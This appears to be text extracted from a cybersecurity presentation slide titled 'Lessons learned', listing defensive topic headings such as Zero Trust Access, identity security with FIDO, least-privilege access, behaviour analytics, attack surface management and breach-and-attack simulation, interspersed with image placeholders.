




# Lessons learned



### **Zero Trust Access**





# **Identity Security**







**FIDO** 









**Least privileges access** 



# **Endpoint/System/Network**




















Visibility on Network, Devices, Identity, Apps and Data






Asset management






> Behaviour analytics






> Automated enrichment and responses





Integrations cross-solution







# **Attack Surface Management**





### **Breach and attack simulation**

Vulnerability Assessment Penetration Testing Breach & Attack Simulation







# What you should do



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